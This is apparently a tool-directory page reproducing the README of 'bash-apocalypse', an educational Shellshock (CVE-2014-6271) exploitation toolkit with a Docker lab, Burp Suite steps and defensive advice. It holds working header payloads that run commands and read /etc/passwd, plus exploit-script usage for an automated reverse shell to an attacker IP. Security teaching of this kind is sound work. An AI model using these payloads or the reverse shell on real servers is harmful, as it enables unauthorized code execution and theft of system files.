
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
bash-apocalypse — Recreating Shellshock (CVE-2014-6271) - the bash vulnerability that endangered millions of servers. Automated exploitation toolkit + Burp Suite methodology + Docker lab. Built for security research & education. Offensive security portfolio project. | Kitploit
Tools/GitHubGitHub/mtaha-sec/bash-apocalypse
Vulnerability ScannersPayload GenerationExploitationIDS/IPS EvasionShellcodeWeb Application ExploitationPenetration TestingCommand and ControlMisconfiguration
Learning & Education
Labs & Practice
GitHubmtaha-sec/bash-apocalypse

bash-apocalypse

Recreating Shellshock (CVE-2014-6271) - the bash vulnerability that endangered millions of servers. Automated exploitation toolkit + Burp Suite methodology + Docker lab. Built for security research & education. Offensive security portfolio project.

View Repository
344 months agoNot yet reviewed
Share

Bash Apocalypse

Automated exploitation toolkit for CVE-2014-6271 (Shellshock)

Severity CVSS Score

A complete security research project demonstrating the Shellshock vulnerability that affected millions of servers in 2014. Includes automated scanning, exploitation capabilities, and defensive recommendations.

Demo


What is Shellshock?

Shellshock (CVE-2014-6271) is a critical vulnerability in the Bash shell that allows remote code execution through environment variable manipulation. Discovered in 2014 after existing for 22 years, it affected millions of Unix/Linux systems worldwide.

How it works:

# Normal: Bash exports functions as environment variables
my_function='() { echo "hello"; }'

# The bug: Bash continues parsing after the function definition
exploit='() { :;}; echo "PWNED"'  # The second command executes

Web servers using CGI pass HTTP headers as environment variables to Bash, making them vulnerable:

User-Agent: () { :;}; echo; /bin/bash -c 'cat /etc/passwd'

Quick Start

# Clone and setup
git clone https://github.com/YOUR-USERNAME/bash-apocalypse.git
cd bash-apocalypse

# Start vulnerable lab
docker-compose up -d

# Run exploit
chmod +x exploit.sh
./exploit.sh --url http://localhost:8080/cgi-bin/test.cgi --cmd "whoami"

Features

Automated Scanner

  • Discovers vulnerable CGI endpoints
  • Tests multiple injection points (User-Agent, Referer, Cookie)
  • Custom wordlist support

Exploitation Tool

  • Command execution with output capture
  • Automated reverse shell
  • Multiple payload options

Lab Environment

  • One-command Docker setup
  • Isolated vulnerable server
  • Safe testing environment

Usage

Scan for vulnerabilities

./exploit.sh --scan --target localhost --port 8080

Execute commands

./exploit.sh --url http://target/cgi-bin/test.cgi --cmd "id"

Get reverse shell

# Terminal 1
nc -lvnp 4444

# Terminal 2
./exploit.sh --url http://target/cgi-bin/test.cgi --reverse-shell YOUR_IP:4444

Manual Exploitation (Burp Suite)

Step 1: Intercept Request

Burp Intercept


Step 2: Inject Payload

Exploitation

Modify the User-Agent header:

User-Agent: () { :;}; echo; /bin/bash -c 'cat /etc/passwd'

Step 3: Observe Response

Reverse Shell

The server executes your command and returns the output.


Technical Analysis

Attack Flow

Client (Attacker)
    │
    │ HTTP Request with malicious User-Agent
    ▼
Web Server
    │
    │ Passes header as environment variable
    ▼
CGI Script
    │
    │ Spawns Bash process
    ▼
Bash Shell
    │
    │ Parses function + executes trailing commands
    ▼
Command Execution (RCE)

Root Cause

When Bash encounters a function definition in an environment variable:

  1. It parses the function: () { :;}
  2. Bug: It continues parsing and executes anything after
  3. Result: Arbitrary command execution

Defense

Immediate Mitigation

# Update Bash
sudo apt-get update && sudo apt-get upgrade bash

# Disable CGI if not needed
sudo a2dismod cgi && sudo systemctl restart apache2

Detection

# Check logs for exploitation attempts
grep -E "\\(\\)|\\{.*\\}" /var/log/apache2/access.log

WAF Rule

SecRule REQUEST_HEADERS "\\(\\).*\\{" "deny,status:403,msg:'Shellshock Attack'"

Skills Demonstrated

  • Web application penetration testing
  • Bash scripting and automation
  • HTTP protocol manipulation
  • Docker containerization
  • Burp Suite proficiency
  • Both offensive and defensive security

Project Structure

bash-apocalypse/
├── README.md
├── exploit.sh              # Main tool
├── payloads.txt            # Test payloads
├── docker-compose.yml      # Lab setup
└── screenshots/
    ├── intercept.png
    ├── Payload.png
    └── result.png

Legal Disclaimer

Educational purposes only. Only test systems you own or have explicit permission to test. Unauthorized access is illegal.


Resources

  • CVE-2014-6271 Details
  • Cloudflare: Inside Shellshock
  • Practice: HackTheBox - Shocker

Built to understand how vulnerabilities work and how to defend against them. ;)

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    786
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    262
  • 6

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    256

Explore all tools

Browse our collection of tools

View all tools →





